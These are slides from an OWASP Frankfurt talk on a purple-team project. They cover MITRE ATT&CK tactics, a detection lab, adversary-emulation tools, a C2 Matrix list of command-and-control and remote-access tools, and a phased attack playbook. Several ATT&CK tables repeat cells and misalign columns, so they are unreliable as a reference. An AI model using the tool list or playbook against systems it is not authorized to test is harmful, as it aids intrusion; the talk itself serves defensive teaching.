



# OWASP

Open Web Application  
Security Project

Frankfurt

Purple Teaming



# Intro

- My name is ... Marius Klimmek
- I work as ... Cyber Security Consultant
- I'm here because ... I want to give you insight into a Purple Team project




**OWASP**

Open Web Application  
Security Project

[WWW.OWASP.ORG](http://WWW.OWASP.ORG)

# Agenda



# Red, Blue and Purple Team




**RED TEAM**



**PURPLE TEAM**



**BLUE TEAM**



Source: <https://purplesec.us/red-team-vs-blue-team-cyber-security>

# Red, Blue and Purple Team

## TIBER-EU FRAMEWORK

How to implement the European framework for Threat Intelligence-based Ethical Red Teaming

### What is TIBER-EU?

TIBER-EU is a common framework that delivers a controlled, bespoke, intelligence-led red team test of entities' critical live production systems. Intelligence-led red team tests mimic the tactics, techniques and procedures (TTPs) of real-life threat actors who, on the basis of threat intelligence, are perceived as posing a genuine threat to entities. An intelligence-led red team test involves the use of a variety of techniques to simulate an attack on an entity's critical functions (CFs) and underlying systems (i.e. its people, processes and technologies). It helps an entity to assess its protection, detection and response capabilities.

Source: [https://www.ecb.europa.eu/pub/pdf/other/ecb\\_tiber\\_eu\\_framework.en.pdf](https://www.ecb.europa.eu/pub/pdf/other/ecb_tiber_eu_framework.en.pdf)





# APT - Threat Actors



Source: <https://www.crowdstrike.com/blog/meet-the-adversaries/>



**OWASP**

Open Web Application  
Security Project

[WWW.OWASP.ORG](http://WWW.OWASP.ORG)



# TACTICS, TECHNIQUES AND PROCEDURES

## Tactics

Tactics of an APT group describe the way the threat actor operates during different steps of its operation/campaign.

## Techniques

APT group usually uses various techniques during its campaign which facilitate the initial compromise, maintain command and control centers and move within the target's infrastructure.

## Procedures

To perform a successful attack, it's not enough to have good tactics and techniques. Therefore, a specifically orchestrated tactical move which is carried out by using a set of techniques is needed.

Source: <https://azeria-labs.com/tactics-techniques-and-procedures-ttps>



**OWASP**

Open Web Application  
Security Project

[WWW.OWASP.ORG](http://WWW.OWASP.ORG)



# TACTICS, TECHNIQUES AND PROCEDURES

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 15 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/4)	Exploitation of Remote Services	Archive Collected Data (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration (0/1)	Account Access Removal
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Credentials from Password Stores (0/3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/12)	Access Token Manipulation (0/5)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact	Data Encrypted for Impact
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Autostart Execution (0/12)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Clipboard Data	Data Encoding (0/2)	Data Manipulation (0/3)	Data Manipulation (0/3)
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/5)	Browser Extensions	Boot or Logon Initialization Scripts (0/5)	Direct Volume Access	Forge Web Credentials (0/2)	Cloud Service Dashboard	Remote Services (0/6)	Data from Cloud Storage Object	Data Obfuscation (0/3)	Exfiltration Over C2 Channel	Defacement (0/2)
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Create or Modify System Process (0/4)	Domain Policy Modification (0/2)	Input Capture (0/4)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (0/2)	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)	Disk Wipe (0/2)
Search Closed Sources (0/2)		Supply Chain Compromise (0/3)	Software Deployment Tools	Event Triggered Execution (0/15)	Domain Policy Modification (0/2)	Execution Guardrails (0/1)	Man-in-the-Middle (0/2)	Domain Trust Discovery	Data from Information Repositories (0/2)	Encrypted Channel (0/2)	Encrypted Channel (0/2)	Exfiltration Over Physical Medium (0/1)	Endpoint Denial of Service (0/4)
Search Open Technical Databases (0/3)		Trusted Relationship	User Execution (0/2)	Create Account (0/3)	Event Triggered Execution (0/15)	Exploitation for Defense Evasion	Modify Authentication Process (0/4)	File and Directory Discovery	Data from Local System	Fallback Channels	Exfiltration Over Web Service (0/2)	Firmware Corruption	Firmware Corruption
Search Open Websites/Domains (0/2)		Valid Accounts (0/4)	Windows Management Instrumentation	Create or Modify System Process (0/4)	Event Triggered Execution (0/15)	File and Directory Permissions Modification (0/2)	Network Authentication Process (0/4)	Network Service Scanning	Data from Network Shared Drive	Ingress Tool Transfer	Multi-Stage Channels	Inhibit System Recovery	Inhibit System Recovery
Search Victim-Owned Websites				Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Hide Artifacts (0/7)	Network Sniffing	Network Share Discovery	Use Alternate Authentication Material (0/4)	Multi-Stage Channels	Non-Application Layer Protocol	Network Denial of Service (0/2)	Network Denial of Service (0/2)
				Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Hijack Execution Flow (0/11)	OS Credential Dumping (0/8)	Network Sniffing	Data from Removable Media	Non-Standard Port	Scheduled Transfer	Resource Hijacking	Resource Hijacking
				Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Impair Defenses (0/7)	Steal Application Access Token	Password Policy Discovery	Data Staged (0/2)	Non-Standard Port	Scheduled Transfer	Service Stop	Service Stop
				Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Indicator Removal on Host (0/6)	Steal or Forge Kerberos Tickets (0/4)	Peripheral Device Discovery	Email Collection (0/3)	Protocol Tunneling	Transfer Data to Cloud Account	System Shutdown/Reboot	System Shutdown/Reboot
				Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Indirect Command Execution	Steal Web Session Cookie	Permission Groups Discovery (0/3)	Input Capture (0/4)	Proxy (0/4)			
				Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Masquerading (0/6)	Two-Factor Authentication Interception	Process Discovery	Man in the Browser	Remote Access Software			
				Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Modify Authentication Process (0/4)	Modify Cloud Compute Infrastructure (0/4)	Query Registry	Man-in-the-Middle (0/2)	Traffic Signaling (0/1)			
				Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Modify Cloud Compute Infrastructure (0/4)	Modify Registry	Remote System Discovery	Screen Capture	Web Service (0/3)			
				Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Modify Registry	Unsecured Credentials (0/6)	Software Discovery (0/1)					
				Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Unsecured Credentials (0/6)		System Information Discovery					

Source: <https://mitre-attack.github.io/attack-navigator>





# TACTICS, TECHNIQUES AND PROCEDURES

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 15 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/4)	Exploitation of Remote Services	Archive Collected Data (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration (0/1)	Account Access Removal
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Credentials from Password Stores (0/3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/12)	Boot or Logon Autostart Execution (0/12)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Exfiltration Over Alternative Protocol (0/3)	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Clipboard Data	Data Encoding (0/2)	Exfiltration Over C2 Channel	Data Manipulation (0/3)
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/6)	Browser Extensions	Browser Extensions	Direct Volume Access	Forge Web Credentials (0/2)	Cloud Service Dashboard	Remote Services (0/6)	Data from Cloud Storage Object	Data Obfuscation (0/3)	Defacement (0/2)	Defacement (0/2)
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Compromise Client Software Binary	Domain Policy Modification (0/2)	Input Capture (0/4)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (0/2)	Dynamic Resolution (0/3)	Disk Wipe (0/2)	Disk Wipe (0/2)
Search Closed Sources (0/2)		Supply Chain Compromise (0/3)	Software Deployment Tools	Create or Modify System Process (0/4)	Create or Modify System Process (0/4)	Execution Guardrails (0/1)	Man-in-the-Middle (0/2)	Domain Trust Discovery	Software Deployment Tools	Data from Information Repositories (0/2)	Encrypted Channel (0/2)	Endpoint Denial of Service (0/4)	Endpoint Denial of Service (0/4)
Search Open Technical Databases (0/5)		Trusted Relationship	System Services (0/2)	Domain Policy Modification (0/2)	Domain Policy Modification (0/2)	Exploitation for Defense Evasion	Modify Authentication Process (0/4)	File and Directory Discovery	Taint Shared Content	Data from Local System	Fallback Channels	Firmware Corruption	Firmware Corruption
Search Open Websites/Domains (0/2)		Valid Accounts (0/4)	User Execution (0/2)	Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	File and Directory Permissions Modification (0/2)	Network Sniffing	Network Service Scanning	Use Alternate Authentication Material (0/4)	Data from Network Shared Drive	Ingress Tool Transfer	Inhibit System Recovery	Inhibit System Recovery
Search Victim-Owned Websites			Windows Management Instrumentation	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation	Hide Artifacts (0/7)	OS Credential Dumping (0/8)	Network Share Discovery		Multi-Stage Channels	Non-Application Layer Protocol	Network Denial of Service (0/2)	Network Denial of Service (0/2)
				Event Triggered Execution (0/15)	Hijack Execution Flow (0/11)	Hijack Execution Flow (0/11)	Steal Application Access Token	Network Sniffing		Scheduled Transfer	Non-Standard Port	Resource Hijacking	Resource Hijacking
				External Remote Services	Process Injection (0/11)	Process Injection (0/11)	Steal Web Session Cookie	Peripheral Device Discovery		Data from Removable Media	Transfer Data to Cloud Account	Service Stop	Service Stop
				Hijack Execution Flow (0/11)	Indicator Removal on Host (0/6)	Indicator Removal on Host (0/6)	Two-Factor Authentication Interception	Permission Groups Discovery (0/3)		Data Staged (0/2)	Transfer Data to Cloud Account	System Shutdown/Reboot	System Shutdown/Reboot
				Implant Container Image	Scheduled Task/Job (0/6)	Scheduled Task/Job (0/6)		Process Discovery		Email Collection (0/3)			
				Office Application Startup (0/6)	Valid Accounts (0/4)	Valid Accounts (0/4)		Query Registry		Input Capture (0/4)			
				Pre-OS Boot (0/5)				Remote System Discovery		Man in the Browser			
				Scheduled Task/Job (0/6)				Software Discovery (0/1)		Man-in-the-Middle (0/2)			
										Traffic Signaling (0/1)			

Source: <https://mitre-attack.github.io/attack-navigator>



# Purple Team Project

1

The company has an established Blue Team / We join as the Red Team

2

We play through 12 APT's a year to improve the security

3

A lot intense brainstorming and requirements followed

4

Timeline | Meetings | Environment | Tools



**OWASP**

Open Web Application  
Security Project

[WWW.OWASP.ORG](http://WWW.OWASP.ORG)



# Evaluation Test Environment

- Requirements
  - Windows 10
  - Windows Server
  - Active Directory
  - Splunk
  - Sysmon
  - Easily Extendable
- Labs:
  - Setup by our own
  - MS Defend-TheFlag
  - Detection Lab

<https://detectionlab.network>



# Evaluation Tools

- Red Team Toolkits / Adversary Emulation
  - Atomic Red Team
  - Caldera
- C2 Frameworks

<https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4lgPsSc/edit#gid=0>







# Evaluation Tools

MITRE ATT&CK™ Navigator

Atomic Red Team x +

selection controls    layer controls    technique controls

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	33 items	59 items	28 items	67 items	19 items	22 items	17 items	13 items	22 items	9 items	14 items
Drive-by Compromise	AppleScript CMSTP	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Command-Line Interface	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Compiled HTML File Control Panel Items	Account Manipulation AppCert DLLs	AppCert DLLs AppInit DLLs	BITS Jobs Bypass User Account Control	Brute Force Credential Dumping	Browser Bookmark Discovery Domain Trust Discovery	Distributed Component Object Model	Data from Information Repositories	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Dynamic Data Exchange	AppCert DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Exploitation of Remote Services	Data from Local System	Custom Command and Control Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Replication Through Removable Media	Execution through API	Application Shimming	Bypass User Account Control	Code Signing	Credentials in Registry	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Custom Cryptographic Protocol	Disk Structure Wipe	Endpoint Denial of Service
Spearphishing Attachment	Execution through Module Load	Authentication Package	DLL Search Order Hijacking	Compile After Delivery	Exploitation of Credential Access	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Encoding	Exfiltration Over Command and Control Channel	Firmware Corruption
Spearphishing Link	Exploitation for Client Execution	BITS Jobs	Dylib Hijacking	Component Firmware	Forced Authentication	Network Sniffing	Pass the Ticket	Domain Fronting	Data Obfuscation	Inhibit System Recovery	
Spearphishing via Service	Graphical User Interface	Bootkit	Dylib Hijacking	Component Object Model Hijacking	Hooking	Password Policy Discovery	Remote Desktop Protocol	Domain Generation Algorithms	Data Staged	Network Denial of Service	
Supply Chain Compromise	InstallUtil	Browser Extensions	Exploitation for Privilege Escalation	Control Panel Items	Input Capture	Peripheral Device Discovery	Remote File Copy	Email Collection	Input Capture	Resource Hijacking	
Trusted Relationship	Launchctl	Change Default File Association	Extra Window Memory Injection	DCShadow	Input Prompt	Permission Groups Discovery	Remote Services	Fallback Channels	Man in the Browser	Runtime Data Manipulation	
Valid Accounts	Local Job Scheduling	Component Firmware	File System Permissions Weakness	Deobfuscate/Decode Files or Information	Kerberoasting	Process Discovery	Replication Through Removable Media	Multi-hop Proxy	Screen Capture	Scheduled Transfer	
	LSASS Driver	Component Object Model Hijacking	File System Permissions Weakness	Disabling Security Tools	Keychain	Query Registry	Security Software Discovery	Multi-Stage Channels	Video Capture	Service Stop	
	Mshta	Create Account	Hooking	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Shared Webroot	Multiband Communication		Stored Data Manipulation	
	PowerShell	DLL Search Order Hijacking	Image File Execution Options Injection	DLL Side-Loading	Network Sniffing	Security Software Discovery	SSH Hijacking	Multilayer Encryption		Transmitted Data Manipulation	
	Regsvcs/Regasm	Dylib Hijacking	Exploitation for Defense Evasion	Execution Guardrails	Password Filter DLL	System Information Discovery	Taint Shared Content	Port Knocking			
	Regsvr32	External Remote Services	Launch Daemon	Exploitation for Defense Evasion	Private Keys	System Network Configuration Discovery	Third-party Software	Remote Access Tools			
	Rundll32	File System Permissions Weakness	New Service	Extra Window Memory Injection	SecurityD Memory	System Network Connections Discovery	Windows Admin Shares	Remote File Copy			
	Scheduled Task	File System Permissions Weakness	Path Interception	File Deletion	Two-Factor Authentication Interception	System Owner/User Discovery	Windows Remote Management	Standard Application Layer Protocol			
	Scripting	Hidden Files and Directories	Plist Modification	File Permissions Modification	File System Logical Offsets	System Service					
	Service Execution										
	Signed Binary Proxy Execution										

legend

Source: <https://twitter.com/hashtag/atomicredteam>



**OWASP**

Open Web Application Security Project

WWW.OWASP.ORG



# Evaluation Tools



Profiles

VIEW

Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Discovery

Add phase

Save

Delete profile

Discovery

A discovery adversary pack

Phase 1

+ add pack + add ability

Identify active user

DISCOVERY | SYSTEM OWNER/USER DISCOV...



Find local users

DISCOVERY | ACCOUNT DISCOV...



Identify local users

DISCOVERY | PERMISSION GROUPS DISCOV...



Phase 2

+ add pack + add ability

Snag broadcast IP

DISCOVERY | SYSTEM NETWORK CONFIGURATION DISCOV...



Find user processes

DISCOVERY | PROCESS DISCOV...



View admin shares

DISCOVERY | NETWORK SHARE DISCOV...



Find domain controller

DISCOVERY | REMOTE SYSTEM DISCOV...



Discover antivirus programs

DISCOVERY | SECURITY SOFTWARE DISCOV...



Permission Groups Discovery

DISCOVERY | PERMISSION GROUPS DISCOV...



Identify Firewalls

DISCOVERY | SECURITY SOFTWARE DISCOV...



Discover Mail Server

DISCOVERY | REMOTE SYSTEM DISCOV...



Get Chrome Bookmarks

DISCOVERY | BROWSER BOOKMARK DISCOV...



Source: [https://www.splunk.com/en\\_us/blog/security/splunk-attack-range-now-with-caldera-and-kali-linux.html](https://www.splunk.com/en_us/blog/security/splunk-attack-range-now-with-caldera-and-kali-linux.html)



OWASP

Open Web Application Security Project

WWW.OWASP.ORG



# Evaluation Tools

C2Matrix File Edit View Insert Format Data Tools Add-ons Help Share

100% View only

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	
	C2 Info						C2 Matrix Info							Language	
	Name	License	Price	GitHub	Site	Twitter	Evaluator	Date	Version	Implementation	How-To	Slingshot	Kali	Server	Im
3	Ares	NA	NA	<a href="https://github.com/sweetsoftware/Ares">https://github.com/sweetsoftware/Ares</a>			<a href="#">Contribute</a>							Python	
4	AsyncRAT-C#	MIT	NA	<a href="https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp">https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp</a>			<a href="#">Contribute</a>								
5	BabyShark	NA	NA	<a href="https://github.com/Unkl4b/BabyShark">https://github.com/Unkl4b/BabyShark</a>			<a href="#">Contribute</a>		Beta 1.0	pip3					
6	C3	BSD3	NA	<a href="https://github.com/https://labs.f-secure.com/tools">https://github.com/https://labs.f-secure.com/tools</a>		@FSecureLabs	<a href="#">Contribute</a>		1.0.0						
7	CALDERA	Apache 2	NA	<a href="https://github.com/mitre/caldera">https://github.com/mitre/caldera</a>			@jorgeorchilles	10/6/2019	2	pip3	Yes			Python	
8	Callidus	GNU GPL3	NA	<a href="https://github.com/3xpl01tc0d3r/Callidus">https://github.com/3xpl01tc0d3r/Callidus</a>		@chiragsavla94	@chiragsavla94	5/8/2020			Yes			.Net Core	
9	CHAOS	BSD3	NA	<a href="https://github.com/tiagorlampert/CHAOS">https://github.com/tiagorlampert/CHAOS</a>		@tiagorlampert	@leekirkpatrick4	5/14/2020	3	Go		No		Go	
10	Cobalt Strike	Commercial	\$3,500		<a href="https://www.cobaltstrike.com/">https://www.cobaltstrike.com/</a>		@TimMedin	11/20/2019	3.14	binary				Java	
11	Covenant	GNU GPL3	NA	<a href="https://github.com/https://cobbr.io/tags#covenant">https://github.com/https://cobbr.io/tags#covenant</a>		@cobbr_io	@jorgeorchilles	10/6/2019	0.3	Docker	Yes	Yes	Yes	C#	
12	Dali	MIT	NA	<a href="https://github.com/https://h0mbre.github.io/Image">https://github.com/https://h0mbre.github.io/Image</a>		@h0mbre_	@jorgeorchilles	12/24/2019	POC	pip3				Python	
13	DBC2	NA	NA	<a href="https://github.com/Arno0x/DBC2">https://github.com/Arno0x/DBC2</a>			<a href="#">Contribute</a>								
14	DeimosC2	MIT	NA	<a href="https://github.com/DeimosC2/DeimosC2">https://github.com/DeimosC2/DeimosC2</a>		@CharlesDardar	@jasc22	9/17/2020	1.1.0 Beta	Golang				Golang	
15	Eggshell	GNU GPL2	NA	<a href="https://github.com/neoneggplant/EggShell">https://github.com/neoneggplant/EggShell</a>			<a href="#">Contribute</a>								
16	Empire	BSD3	NA	<a href="https://github.com/BC-SECURITY/Empire">https://github.com/BC-SECURITY/Empire</a>		@BCSecurity1	@jorgeorchilles	1/30/2020	3.0.5	install.sh	Yes	Yes	Yes	Python	Po
17	EvilOSX	GNU GPL3	NA	<a href="https://github.com/Marten4n6/EvilOSX">https://github.com/Marten4n6/EvilOSX</a>			@cabbagesalad2	11/12/2019	7.2.1	pip3			Yes	Python	Po
18	Faction C2	BSD3	NA	<a href="https://github.com/https://www.factionc2.com/">https://github.com/https://www.factionc2.com/</a>			@jorgeorchilles	10/30/2019	NA	install.sh	Yes	Yes	Yes	.NET	
19	FlyingAFalseFlag	GNU GPL3	NA	<a href="https://github.com/monoxgas/FlyingAFalseFlag">https://github.com/monoxgas/FlyingAFalseFlag</a>			@jorgeorchilles	11/12/2019	POC	pip3				Python	
20	FudgeC2	GNU GPL3	NA	<a href="https://github.com/Ziconius/FudgeC2">https://github.com/Ziconius/FudgeC2</a>		@Ziconius	@jorgeorchilles	2/11/2020	Beta	pip3			Yes	Python	Po
21	godoh	GNU GPL3	NA	<a href="https://github.com/sensepost/goDoH">https://github.com/sensepost/goDoH</a>		@leonjza	@cabbagesalad2	10/31/2019	1.6	binary			Yes	Go	
22	GRAT2	GNU GPL3	NA	<a href="https://github.com/r3nhat/GRAT2">https://github.com/r3nhat/GRAT2</a>		@r3n_hat	@r3n_hat	9/1/2021	Beta			No	No	Python	
23	HARS	MIT	NA	<a href="https://github.com/onSec-fr/Http-Asynchronous-Reverse-Shell">https://github.com/onSec-fr/Http-Asynchronous-Reverse-Shell</a>			@leekirkpatrick4	3/24/2020	POC	python				Python	
24	HTTP-ReverseShell	GNU GPL3	NA	<a href="https://github.com/3v4SI0N/HTTP-revshell">https://github.com/3v4SI0N/HTTP-revshell</a>		@3v4SI0N	<a href="#">Contribute</a>								

Source: <https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4lgPsSc/edit#gid=0>



# Our Approach

- High Level Overview
  - Creation of the playbook
  - Attack is split in phases
  - TTP's are mapped
- Preparation of the VM's
- Detailed Overview
  - Creation of the attackbook
  - Each phase with commands and tools







# Our Approach

## Playbook

Phase	Tactic	Technique	Sub-Technique	ID
1	Reconnaissance	Active Scanning	Scanning IP Blocks	T1595.001
	Reconnaissance	Active Scanning	Vulnerability Scanning	T1595.002
2	Initial Access	Exploit Public-Facing Application	-	T1190
3	Privilege Escalation	Access Token Manipulation	Token Impersonation/Theft	T1134.001
4	Persistence	Scheduled Task/Job	Scheduled Task	T1053.005
5	Credential Access	Steal or Forge Kerberos Tickets	Kerberoasting	T1558.003
6	Lateral Movement	Remote Services	Remote Desktop Protocol	T1021.001
7	Collection	Data from Local System	-	T1005
8	Exfiltration	Data Transfer Size Limits	-	T1030





# Our Approach

## TTP's of the attack

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 15 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/6)	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/4)	Exploitation of Remote Services	Archive Collected Data (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration (0/1)	Account Access Removal
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Credentials from Password Stores (0/3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/12)	Boot or Logon Autostart Execution (0/12)	Deobfuscate/Decode Files or Information	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (0/2)	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Direct Volume Access	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Clipboard Data	Data Obfuscation (0/3)	Exfiltration Over C2 Channel	Data Manipulation (0/3)
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/6)	Browser Extensions	Create or Modify System Process (0/4)	Domain Policy Modification (0/2)	Forge Web Credentials (0/2)	Cloud Service Dashboard	Replication Through Removable Media	Data from Cloud Storage Object	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)	Defacement (0/2)
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (0/2)	Execution Guardrails (0/1)	Input Capture (0/4)	Cloud Service Discovery	Software Deployment Tools	Data from Configuration Repository (0/2)	Encrypted Channel (0/2)	Exfiltration Over Physical Medium (0/1)	Disk Wipe (0/2)
